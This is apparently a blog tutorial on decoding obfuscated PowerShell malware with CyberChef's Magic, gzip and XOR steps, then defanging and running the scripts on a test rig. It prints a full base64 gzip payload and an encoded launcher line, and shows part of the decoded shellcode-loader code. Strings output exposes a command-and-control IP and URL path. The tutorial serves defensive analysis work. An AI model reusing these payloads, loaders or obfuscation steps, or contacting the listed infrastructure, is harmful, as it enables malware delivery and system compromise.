
```
#powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgBlAHcALQBPAGIAagBlAGMAd
```

Building on what we know

We already discussed how to set cyberchef.

But keep in mind, to make this work we need to remove human-readable text....if we do this, we may lose track of what powershell the malware is actually deploying. So it's a good idea to make

extensive notes.




We get some interestng stuff here. First, we can see it goes to base64 AGAIN; second, we can see that gzip is being brought into the game

Magic

But let's pretend we didn't see the Gzip part of the script. Is there a way we can 'guess' what methods obfscuation takes?


Absolutely, the option is called Magic in CyberChef. It's a kind of brute forcer for detecting encoding, and then offering a snippet of what the text would look like decoded.



So take the base64 text from the script, and re-enter it by itself

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("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");I
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

We can turn the UTF option off now, and turn magic on. I tend to give it a higher intensive number, as it's all client-side resource use so it's as strong as your machine is!



Well looky here, we can see some human-readable text. So now we know to stack add gzip to our decoding stack in cyberchef. From Magic, just click the link of the particular decoding option it offers


(28599)')	[."µÁ6Ø..0{n..«.ÇÄ»ËØævÿ÷96...NfZ..$.ZÎú .ÂÇ:e.:.-Ì..¡ÜÅ...å¹\«T:.=.qwÜ·r	Matching ops: Gunzip Entropy: 6.22
Decode_text('ISO-8859-15 Latin 9 (28605)')	......µWYoâJ.~.¿Â..5á.& [."µÁ6Ø..0{n..«.ÇÄ»ËØævÿ÷96...NfZ..$.ZÎú .ÂÇ:e.:.-Ì..¡ÜÅ...å¹\«T:.=.qwÜ·r	File type: application/gzip (Matching ops: Gunzip Entropy: 6.22
Gunzip() Decode_text('UTF-16BE (1201)')	囱琅却物捻黫揚.噥栂楯渠㈠ヨ觧鐫⁉‿㊧啓湣瑩潮.晦损 来瑟刈潤彡搋牫獳-㘎偍牡洚..癡牟涪摵汢ₔ⑶慲彰牯	Valid UTF8 Entropy: 4.95
Gunzip() Decode_text('UTF-16LE (1200)')	敓.琿槭瑣潍敷ru敖獲澴.ㄖ漱璖涵眼ㄇ畦据楴湯映洟彣 敲彷牰捯慟搋敲獳笠ㄊ扈慲..慶影潭畤敬.瘤牡漏淜	Valid UTF8 Entropy: 4.85
Gunzip()	Set-StrictMode -Version 2..$DoIt = @'.function func_get_proc_address {..Param ($var_module, $var...	Valid UTF8 Entropy: 5.88
Gunzip() Decode_text('IBM EBCDIC French (1010)')	Set-StrictMode -Version 2..$DoIt = à'.function func_get_proc_address é..Param ($var_module, $var...	Valid UTF8 Entropy: 4.90
Gunzip()	ォオセ.ォセシケウセ(?Iオ..ョオシスケ?>.....」?ィセ... ..カソ>ウセ	Valid UTF8

Gzip and Xor


We're starting to get somewhere with this script! But we're gonna need to do some more decoding unfortunately.



There's something sneaky about this malware. It's using some encyrption....but we can break it with XOR



If we trial and error with the numbers and decimals, we can eventually start the cracking process



Defang

CyberChef has taken us as far as we can go. To find out what happens next, we need to run this on a test rig. But we need to de-fang all of the dangerous bits of this script.

John Hammond, a security researcher and awesome youtuber, introduced me to the concept of replacing variables in malicious scripts. If you replace-all for the variable, you can introduce variables that are familiar.

So for this script:


```
#original variable
$s==New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAA......

#changed
$bse64=New-Object IO.Me
```

It isn't much, but in a big long complicated script, changing variables helps keep track of what's going on.

After this, we need to make sure that running this script won't actually execute anything malicious on our system. We just want to see what it will do.

Remove `IEX` where you see it. Don't get rid of the brackets though.



Once you've de-fanged the script, you are alright to run it and will just print the output to the screen:

```
[19-Jun-21 13:15:53 BST] Desktop/pwsh
-> pwsh first_decode.ps1
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAsse
mblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split(
'\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeM
ethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress'
, [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.
HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Obje
ct IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).In
voke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $v
ar_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Voi
d]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAsse
mbly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [
System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule(
```

A Layer Deeper

So CyberChef got us here, and we were limited there. So now let's de-fang this resulting script and see where they takes us

If we scroll around, we can see see some of the logic of the script. At the bottom, we see that it will execute the output of a variable as a Job, which we've touched on before

```
If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Let's remove the IEX at the bottom, and neutralise the job by commenting it out

```
### Job starts here
#If ([IntPtr]::size -eq 8) {
#    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
#}
#else {
    $DoIt
#}
```

....to be continued!!!

Bytes


Here's a seperate bit of Powershell malware. I decoded it up to a point, and I want to focus on some easy ways to decode BYTES.

```
If ([IntPtr]::size -eq 8) {
  [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnV


  for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
  }
}
```

First, push it as a $variable in powershell

```
$malware = [put the above string here]
```



If we `echo $malware" we can see we get some numbers. These are likely bytes.



We can push these bytes straight into an .exe

```
[System.IO.File]::WriteAllBytes(".\evil.exe", $malware)
```

Then we can string the evil.exe, and we can see that it includes a bad IP, confirming this was indeed malware!

```
FLARE 18/01/2022 13:45:19
PS C:\Users\Ted\Desktop > strings -n 6 .\test.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


AQAPRQVH1
AXAX^YZAXAYAZH
wininet
/api/v2/get_header?uuid=3a23ad0b-3a84-46af-b7cd-c5c561878ee0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MATBJS)
-mbpQ]
185.198.57.155
```


SOC

Sigma Converter

